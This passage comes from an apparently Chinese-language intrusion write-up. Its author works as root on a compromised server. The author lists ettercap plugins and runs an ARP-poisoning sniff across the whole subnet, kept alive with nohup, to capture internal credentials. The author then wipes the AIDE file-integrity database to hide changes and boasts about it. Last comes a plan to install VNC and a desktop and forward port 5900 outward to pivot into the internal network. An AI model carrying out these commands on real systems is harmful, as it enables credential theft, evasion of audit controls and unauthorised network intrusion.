/usr/lib/ettercap/ec_isolate.so
/usr/lib/ettercap/ec_link_type.so
/usr/lib/ettercap/ec_nbns_spoof.so
/usr/lib/ettercap/ec_pptp_chapms1.so
/usr/lib/ettercap/ec_pptp_clear.so
/usr/lib/ettercap/ec_pptp_pap.so
/usr/lib/ettercap/ec_pptp_reneg.so
/usr/lib/ettercap/ec_rand_flood.so
/usr/lib/ettercap/ec_remote_browser.so
/usr/lib/ettercap/ec_reply_arp.so
/usr/lib/ettercap/ec_repoison_arp.so
/usr/lib/ettercap/ec_scan_poisoner.so
/usr/lib/ettercap/ec_search_promisc.so
/usr/lib/ettercap/ec_smb_clear.so
/usr/lib/ettercap/ec_smb_down.so
/usr/lib/ettercap/ec_smurf_attack.so
/usr/lib/ettercap/ec_sslstrip.so
/usr/lib/ettercap/ec_stp_mangler.so
/usr/share/applications/fedora-ettercap.desktop
/usr/share/doc/ettercap-0.7.5
/usr/share/doc/ettercap-0.7.5/AUTHORS
/usr/share/doc/ettercap-0.7.5/CHANGELOG
/usr/share/doc/ettercap-0.7.5/LICENSE
/usr/share/doc/ettercap-0.7.5/README
/usr/share/doc/ettercap-0.7.5/THANKS
/usr/share/doc/ettercap-0.7.5/TODO
```

图　3-1-30

查看 ettercap 所嗅探的端口（不必要修改，常用的 80,636,21,22,25,110,23 都在里面，默认足够了已经），如图 3-1-31：

```
#dissector                  default port

[dissectors]
ftp = 21                    # tcp    21
ssh = 22                    # tcp    22
telnet = 23                 # tcp    23
smtp = 25                   # tcp    25
dns = 53                    # udp    53
dhcp = 67                   # udp    68
http = 80                   # tcp    80
ospf = 89                   # ip     89  (IPPROTO 0x59)
pop3 = 110                  # tcp    110
#portmap = 111               # tcp / udp
vrrp = 112                  # ip     112 (IPPROTO 0x70)
nntp = 119                  # tcp    119
smb = 139,445               # tcp    139 445
imap = 143,220              # tcp    143 220
snmp = 161                  # udp    161
bgp = 179                   # tcp    179
ldap = 389                  # tcp    389
https = 443                 # tcp    443
ssmtp = 465                 # tcp    465
rlogin = 512,513            # tcp    512 513
rip = 520                   # udp    520
nntps = 563                 # tcp    563
ldaps = 636                 # tcp    636
telnets = 992               # tcp    992
imaps = 993                 # tcp    993
ircs = 994                  # tcp    993
pop3s = 995                 # tcp    995
socks = 1080                # tcp    1080
radius = 1645,1646          # udp    1645 1646
msn = 1863                  # tcp    1863
cvs = 2401                  # tcp    2401
mysql = 3306                # tcp    3306
icq = 5190                  # tcp    5190
ymsg = 5050                 # tcp    5050
vnc = 5900,5901,5902,5903   # tcp    5900 5901 5902 5903
x11 = 6000,6001,6002,6003   # tcp    6000 6001 6002 6003
irc = 6666,6667,6668,6669   # tcp    6666 6667 6668 6669
napster = 7777,8888         # tcp    7777 8888
proxy = 8080                # tcp    8080
rcon = 27015,27960          # udp    27015 27960
ppp = 34827                 # special case ;) this is the Net Layer code

#
# you can change the colors of the curses GUI.
```

图　3-1-31

下面就来进行使用 ettercap 嗅探吧。

九. 使用 ettercap 进行内网嗅探：

嗅探时遇到的问题、因为是用 yum 来进行安装的 ettercap，所以比较新，是 0.7.5，ettercap0.7.5 之后推出了又 ipv6 的嗅探方式。

所以跟 0.7.3 的一些参数有所不同，如图 3-1-32，图 3-1-33，图 3-1-34：




图　3-1-32




图　3-1-33

```
ettercap 0.7.5 copyright 2001-2012 Ettercap Development Team

ettercap 0.7.5
[root@jcms ...]# ettercap -T -M arp "// //" -q -i eth0

ettercap 0.7.5 copyright 2001-2012 Ettercap Development Team


TARGET (// //) contains invalid chars !

[root@jcms ...]# ettercap -T -M arp /// /// -q -i eth0

ettercap 0.7.5 copyright 2001-2012 Ettercap Development Team

Listening on:
  eth0 -> 34:40:B5:AA:CB:BC
          10.149.100.150/255.255.255.0
          fe80::3640:b5ff:feaa:cbbc/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

plugin ec_sslstrip.so cannot be loaded...
  30 plugins
  40 protocol dissectors
  55 ports monitored
13861 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

19 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

图　3-1-34

问题解决后，就可以嗅探了、但是，嗅探不是短时间就能嗅探到的，而且你也不能盯着电脑，或者说如果设置了终端超时怎么办？一旦终端断掉，你的进程也会跟着断开。所以呢？我们使用一条 nohup 命令，Nohup 的意思是不挂断地运行命令，如图 3-1-35：




图　3-1-35

Ok，已经成功放在后台运行，下面来测下，嗅探是否给力哟，如图 3-1-36：




图　3-1-36

可以嗅探到东西就行。

十.删除 aide 文件审计：

在清理尾巴的时候看到了一个目录，aide，我突然就联想到了我所改的文件是不是都被记录下来了。哎呀！差点出事，如图 3-1-37,图 3-1-38,图 3-1-39：




图　3-1-37




图　3-1-38

```
!/usr/tmp

# Check only permissions, inode, user and group for /etc, but
# cover some important files closely.
/etc    PERMS
!/etc/mtab
# Ignore backup files
!/etc/.*~
/etc/exports  NORMAL
/etc/fstab    NORMAL
/etc/passwd   NORMAL
/etc/group    NORMAL
/etc/gshadow  NORMAL
/etc/shadow   NORMAL
/etc/security/opasswd   NORMAL

/etc/hosts.allow   NORMAL
/etc/hosts.deny    NORMAL

/etc/sudoers NORMAL
/etc/skel NORMAL

/etc/logrotate.d NORMAL

/etc/resolv.conf DATAONLY

/etc/nscd.conf NORMAL
/etc/securetty NORMAL

# Shell/X starting files
/etc/profile NORMAL
/etc/bashrc NORMAL
/etc/bash_completion.d/ NORMAL
/etc/login.defs NORMAL
/etc/zprofile NORMAL
/etc/zshrc NORMAL
/etc/zlogin NORMAL
/etc/zlogout NORMAL
/etc/profile.d/ NORMAL
/etc/X11/ NORMAL

# Pkg manager
/etc/yum.conf NORMAL
/etc/yumex.conf NORMAL
/etc/yumex.profiles.conf NORMAL
/etc/yum/ NORMAL
/etc/yum.repos.d/ NORMAL
```

图　3-1-39

直接删掉，我让你检查！哈哈，如图 3-1-40：

```
[root@jcms ~]# cd /var/lib/aide/
[root@jcms aide]# rm -rf *
[root@jcms aide]# ls
[root@jcms aide]# aide --check
Couldn't open file /var/lib/aide/aide.db.gz for reading
[root@jcms aide]#
```


图　3-1-40

好吧，快 2 点了，睡觉，明天看结果。

十一.查看嗅探内容：

查看下嗅探的结果，果然嗅探出来数据了，但是中间有很多不必要的一些信息。

我需要删除它，如图 3-1-41：




图　3-1-41

那就是用 sed 命令吧，如图 3-1-42：




图　3-1-42

可以看到下图，不必要的信息已经完全删除完毕，如图 3-1-43：

图　3-1-43

十二.安装桌面环境

既然有内网地址的账号和密码以及 url，就要进他们内网针对网站再次渗透。一个 SSH Socks 代理，一个 vnc，我肯定会选择后者，操作起来很方便。但是，因为内网的 ip 外网是无法访问的，所以我就安装 vnc，然后将 vnc 的 5900 端口转发的外网，进入。问题又来了，一般的服务器肯定不会安装桌面环境，这样即使你把 vnc 给安装成功，端口也转发出来了，连接上去也是没有图形化界面，这样你还是不能运行浏览器来进行内网渗透、所以第一步先安装 firefox 和桌面环境。

①先安装 firefox

如图 3-1-44：




图　3-1-44

②安装桌面环境，共需要装 2 个组

如图 3-1-45，3-1-46，图 3-1-47：




图　3-1-45




图　3-1-46

